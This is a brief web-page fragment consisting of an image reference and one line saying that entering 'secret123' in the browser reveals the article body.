
Enter secret123 in the browser, and the article body is displayed.